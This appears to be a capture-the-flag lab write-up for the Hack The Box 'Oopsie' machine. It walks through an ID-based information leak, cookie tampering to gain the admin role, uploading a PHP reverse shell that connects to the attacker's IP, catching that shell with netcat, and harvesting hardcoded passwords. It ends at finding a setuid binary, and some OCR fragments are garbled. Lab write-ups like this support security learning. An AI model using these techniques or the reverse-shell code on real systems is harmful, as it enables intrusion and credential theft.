


10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=1

Repair Management System

Access ID	Name	Email
34322	admin	admin@megacorp.com

changing the value to 1 discloses the admin account's information



Repair Management System

Branding Image Uploads

Brand Name	
Browse… No file selected.	Upload

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
role	admin	10.129.95.191	/	Fri, 08 Mar 2024 18:07:58 GMT	9	false	false	None	Wed, 07 Feb 2024 18:28:38 GMT
user	34322	10.129.95.191	/	Fri, 08 Mar 2024 18:07:58 GMT	9	false	false	None	Wed, 07 Feb 2024 18:28:38 GMT

```
Resource URL: http://10.129.95.191/css/bootstrap.min.css
Source Map URL: bootstrap.min.css.map [Learn More]
```

after adding the data to the cookies and browsing to the uploads url we still have access as "admin"


UploadsPage

On the uploads page we are a admin role as discussed in Cookie manipulation

-> uploading files could be risky which could lead to remote code execution

-> we can try uploading a web shell at /usr/share/webshells/


->WebSHell:



```
// Description
// ———————————
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// ———————————
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// ———
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.107';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
```


Saving file "~/Desktop/HTB/Hack-The-Box/starting-point/Tier 2/2.Oopsie/php-reverse-shell.php"…

now after uploading the shell we know it was downloaded to /uploads from our gobuster results
we set up a netcat listener



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
```

After setting up the listener we attempt to call the uploaded file via the url



10.129.95.191/uploads/php-reverse-shell.php

Not Found


The requested URL was not found on this server.

Apache/2.4.29 (Ubuntu) Server at 10.129.95.191 Port 80

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
role	admin	10.129.95.191	/	Fri, 08 Mar 2024 18:43:51 GMT	9	false	false	None	Wed, 07 Feb 2024 18:52:14 GMT
user	34322	10.129.95.191	/	Fri, 08 Mar 2024 18:43:51 GMT	9	false	false	None	Wed, 07 Feb 2024 18:52:14 GMT

```
GET http://10.129.95.191/favicon.ico                    [HTTP/1.1 404 Not Found 0ms]
```


calling the file lead to a connection on the netcat listener


kali@kali: ~
File Actions Edit View Help
Application
No data present for selected host

```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.14.107] from (UNKNOWN) [10.129.95.191] 46226
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 18:58:22 up 52 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

To upgrade the shell for better use we can run
-> python3 -c 'import pty;pty.spawn("/bin/bash")'

This is only a user account we want a root account - we can achieve this by looking for password files etc inside the machine
⇒ because this is www-data user & it had a login functionality we can review the code to see if there is any hardcoded values that may disclose some information
⇒ search all files for anything related to passw



```
www-data@oopsie:/var/www/html/cdn-cgi/login$ ls
ls
admin.php  db.php  index.php  script.js
www-data@oopsie:/var/www/html/cdn-cgi/login$ cat * | grep -i passw*
cat * | grep -i passw*
if($_POST["username"]=="admin" && $_POST["password"]=="MEGACORP_4dm1n!!")
<input type="password" name="password" placeholder="Password" />
www-data@oopsie:/var/www/html/cdn-cgi/login$ 
```


and we find the username and password MEGACORP_4dm1n!!

now to log into this account we call the -> su user command
this did not work so its not the password for robert account

but in the db.php file we find robert's password ->$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');

after logging in to the robert account with -> su robert


we run the id command to see to which groups robert belongs:



```
un sudo on oopsie.

robert@oopsie:/var/www/html/cdn-cgi/login$ id
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
robert@oopsie:/var/www/html/cdn-cgi/login$ 
```

```
bert) groups=1000(robert),1001(bugtracker)
```

if we do :



```
robert@oopsie:/$ find / -group bugtracker 2>/dev/null
find / -group bugtracker 2>/dev/null
/usr/bin/bugtracker
robert@oopsie:/$ 
```

-> find / -group bugtracker 2>/dev/null

-> the above finds anything | 2> specifies to move output of errors to /dev/null which clears the std output of all errors

Then we check the permissions of the file

-> ls -la /usr/bin/bugtracker -> -rwsr-xr-- 1 root bugtracker 8792 Jan 25 2020 /usr/bin/bugtracker -> shows permissions of bugtracker

->file /usr/bin/bugtracker -> usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, -> shows more information on the dir

-> in this case we have a setuid

-> setuid will always execute as the owner of the file / directory